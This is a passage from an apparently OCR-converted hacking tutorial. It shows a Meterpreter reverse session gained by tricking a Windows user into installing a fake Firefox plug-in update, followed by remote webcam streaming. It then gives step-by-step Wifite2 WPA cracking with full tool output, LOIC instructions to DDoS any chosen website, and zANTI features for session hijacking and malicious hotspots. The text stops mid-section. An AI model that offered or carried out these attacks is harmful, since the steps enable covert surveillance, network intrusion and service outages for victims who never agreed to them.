11. In the preceding screenshot, Firefox is showing that there is a critical update, and you need to click on Install plug-in to install that update. Once you have clicked on it, and you can see that it has downloaded an update file, save it, and then run the update.
12. If we go back to the Kali machine, we'll see that we managed to get a reverse session from the Windows machine. So, let's interact with that computer; we will basically have full control over it:

```
msf exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://10.0.2.15:8080
[*] http://10.0.2.15:8080 handling request from 10.0.2.5; (UUID: f6tsfjkl) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.15:8080 -> 10.0.2.5:50391) at 2018-07-12 05:24:22 -0400
```

To access the webcam, we are going to use a plugin that comes with Meterpreter. We will use the `webcam_stream` command. **Enjoy**!!

10.4 Automate Wi-Fi Hacking with Wifite2

Wifite has been around for some time and was one of the first Wi-Fi hacking tools I was introduced to. Along with Besside-ng, automated Wi-Fi hacking scripts enabled even script kiddies to have a significant effect without knowing much about the way the script worked. Compared to Besside-ng, the original Wifite was very thorough in using all available tools to attack a network, but it could also be very slow.

One of the best features of the original Wifite was the fact that it performed a Wi-Fi site survey before attacking nearby networks, allowing a hacker to easily designate one, some, or all nearby networks as targets. By laying out available targets in an easy to understand format, even a beginner could understand what attacks might work best against nearby networks.

The original Wifite would automatically attack WPA networks by attempting to capture a handshake or by using the Reaver tool to brute-force the WPS setup PIN of nearby networks. While this method was effective, it could prove to take 8 hours or more to complete.

The updated WiFite2 is much faster, churning through attacks in less time and relying on more refined tactics


than the previous version. Because of this, Wifite2 is a more serious and powerful Wi-Fi hacking tool than the original Wifite.

1. Install Wifite2

If you don't have Wifite2 installed on your system already, you can do so from the GitHub repository. First, you can clone the repository by opening a terminal window and typing the following commands.

```
git clone https://github.com/derv82/wifite2.git
cd wifite2
sudo python setup.py install
```

This should download and install Wifite2 on your system. To test if it worked, you can type `wifite -h` to see information about the version installed.




2. Plug in Your Wi-Fi Card

With Wifite2 installed on your system, you'll need to plug in your Kali Linux-compatible wireless network adapter. Wifite2 takes care of not only auto-selecting a wireless network adapter to use but also puts that wireless card into monitor mode for you, meaning you don't need to do anything after plugging in the adapter.

3. Set Flags & Find a Target


If we know what channel we're attacking on, we can select it by adding the `-c` command followed by the channel number. Other than that, running Wifite2 is as simple as typing `wifite` and letting the script gather information.



We can do the same with `-wpa` or `-wep` to only show targets matching these types of encryption.

4. Automate Attacks by Target Type

From our results list, let's select a target with both WPS enabled and clients attached. After selecting the number of the network we wish to attack, Wifite2 will proceed through the most expedient attacks against the network.



Here, we can see that while the WPS-Pixie attack failed, we were able to easily grab and attack a handshake. The WPS-Pixie attack timed out pretty quickly, so we wasted a minimum of time exploring this avenue of attack. Sometimes, different wireless cards work better with different scripts, and this is true with Reaver and Bully. If one isn't working for you, try the other.


Wifite2 uses Reaver by default, but you can change this to Bully by using the `-bully` flag.

```
wifite -wps -bully


  .                .
.´  .  .     .  .  `.  wifite 2.1.6
:  :  :  (¯)  :  :  :  automated wireless auditor
`.  .  ` /¯\ ´  .  .´  https://github.com/derv82/wifite2
  `     /¯¯¯\     ´

 [+] option: use bully instead of reaver for WPS Attacks
 [+] option: targeting WPS-encrypted networks
 [!] conflicting process: NetworkManager (PID 464)
 [!] conflicting process: wpa_supplicant (PID 729)
 [!] conflicting process: dhclient (PID 14824)
 [!] if you have problems: kill -9 PID or re-run wifite with --kill)

 [+] looking for wireless interfaces
     using interface wlan0mon (already in monitor mode)
     you can specify the wireless interface using -i wlan0

   NUM                      ESSID   CH  ENCR  POWER  WPS?  CLIENT
   ---  -------------------------  ---  ----  -----  ----  ------
     1                SBG6580E8     1   WPA   46db   yes
     2          The Daily Planet     1   WPA   34db   yes     1
 [+] select target(s) (1-2) separated by commas, dashes or all: 2

 [+] (1/1) starting attacks against 78:96:84:00:B5:B0 (The Daily Planet)
 [+] The Daily Planet (44db) WPS Pixie-Dust: [4m0s] Failed: More than 100 t
 [+] The Daily Planet (34db) WPA Handshake capture: found existing handshak
 [+] Using handshake from hs/handshake_TheDailyPlanet_78-96-84-00-B5-B0_201

 [+] analysis of captured handshake file:
 [+]   tshark: .cap file contains a valid handshake for 78:96:84:00:b5:b0
 [!]    pyrit: .cap file does not contain a valid handshake
 [+] cowpatty: .cap file contains a valid handshake for (The Daily Planet)
 [+] aircrack: .cap file contains a valid handshake for 78:96:84:00:B5:B0

 [+] Cracking WPA Handshake: Using aircrack-ng via common.txt wordlist

 [!] Failed to crack handshake: common.txt did not contain password
 [+] Finished attacking 1 target(s), exiting
```

While we didn't have a better result with Bully, trying both is a good way of figuring out which your wireless network adapter works best with.


5. Skip & Examine Results

If Wifite2 is taking too long on any particular attack, we can always skip the current attack by pressing ***Ctrl-C*** to bring up a menu that asks if we'd like to continue. Here, you can skip to the next attack by pressing **c**, or type **s** to stop Wifite2.



If we're only able to get a four-way handshake, then we may want to add a custom dictionary list of password guesses to try and crack the handshake. We can do this by setting the `--dict` flag to set the file containing passwords for cracking, the default being set to `/usr/share/wordlists/fern-wifi/common.txt`. This password list contains many common passwords, but you'll want to use your own if you're serious about getting results.

Below, we successfully decrypt a captured handshake by using a custom dictionary "`passwords.txt`."



By adding a good password file, we can improve our chances of cracking a Wi-Fi network password even if the faster WPS attacks fail.

10.5 DDos a Website Like a Pro (Windows Only)


First of all DDos means distributed denial of service attack, and yes i don't know what the HELL it means either. but anyway DDosing is where you spam a website or server with so much data that it forces them to close down for a short amount of time. Be warned though, if you have a bandwidth cap then this will waste it within a minute, so only do this if you're using an ISP with unlimited bandwidth. P.S you will need quite a lot of computers to shut websites down but you can at least lag them a lot.

1. **Getting the Software**

To DDos, first your going to have to get the software. The software we are going to be using in this tutorial is called Low Orbit Ion Cannon (abbreviated LOIC) you can get this from http://sourceforge.net/projects/loic/ Once you download the file, go ahead and extract it to your desktop.

2. **Targeting the Website**


Now open LOIC and you will be prompted with a screen a little bit like this



First of all find the box that says 1. `Select your target` and fill it in. If you want to DDos a website, put the **web address** in the url box, if you have an ip you want to DDos then put the ip in the box. Then `press` the lock on button next to the text box you filled in.

3. Configuring the Attack

Skip the big button that says `ima chargin mah lazer` and go to section 3 that says `attack options`. keep timeout ,http subsite and the speed bar the same but in tcp/udp message enter a random message, in port type whatever port you want to attack, and in method select UDP. (if your attacking a website keep the port the same) also, uncheck wait for reply and keep threads at 10. If you have a good pc you can change it to 20 but no more than 20. In the end, your screen should look like this:



4. **Fire the Lazer!!!!!!!!!!!!!!!!!!!**

Now all that's left to do is press the big button that says `IMMA CHARGIN MAH LAZER`. once you have pressed that, you should see the requested column in attack status be filling up with loads of numbers and stuff. This is how many times it has requested that page or mine craft server or whatever from the server.

10.6 zANTI - Android App For Hackers

zANTI is a **penetration testing toolkit** developed by Zimperium Mobile Security for cyber security professionals. Basically, it allows you to **simulate malicious attacks** on a network. With the help of zANTI, you will be able to perform various types of operations such as MITM attacks, MAC address spoofing, scanning, password auditing, vulnerability checks and much more.

In short, this android toolkit is a perfect companion of hackers.

Today I'm going to give you a step by **step guide on how to use zANTI**.

Before jumping into the how-to guide, **take a look at things you can do with zANTI:**

- Change device's MAC address.
- Create a malicious WiFi hotspot.
- Hijack HTTP sessions.
- Capture downloads.
- Modify HTTP requests and responses.
- Exploit routers.
- Audit passwords.
- Check a device for shellshock and SSL poodle vulnerability.

Excited?


Let's start!

Note: Before installing the app, make sure your device is **rooted** properly and you have installed **SuperSU** on the device.


10.6.1 How To Use zANTI:

1. Download zANTI 2.2. (Official Link | MediaFire Link)


2. Install it on your device, open the application, then grant the root access. You will see a window like this:



3. Enter your email address and then check the "I accept Zimperium's EULA" box. Then tap on "Start Now". A pop-up window will appear:




4. If you want to join zNetwork, tap on "Enable", otherwise tap on "Skip". Wait for some seconds, it will display a screen as shown below:



5. Tap on "Skip" and then enable zANTI (simply check the "I am fully authorized to perform penetration testings on the network" box):

6. Tap on "Finish". You will see a screen as shown below:




Now, let's talk about the program modules.....

10.6.2 Mac Changer


Mac changer allows you to change your WiFi Media Access Control (MAC) Address.

How To Use Mac Changer:

1. Use the navigation key (or swipe from the left). You will see a screen as shown below.



2. Tap on "MAC Changer":



3. Tap on "Set new MAC Address". Wait for few seconds, you will get a new MAC address!

If you want to use a custom MAC address, turn off "Generate Random" and then type the MAC address you want. Then tap on "Set new Mac Address".

Moving onto the next one.....


10.6.3 zTether

It allows you to create a WiFi hotspot and control your network traffic.

How To Use zTether:

